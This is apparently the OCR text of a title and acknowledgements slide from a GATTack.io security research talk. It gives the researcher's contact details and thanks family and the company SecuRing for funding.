
GATTack.io

OUTSMART THE THINGS

slawomir.jasek@securing.pl @slawekja

Thanks:

- My family – for patience and various favours



- SecuRing – for funding large part of this research

securing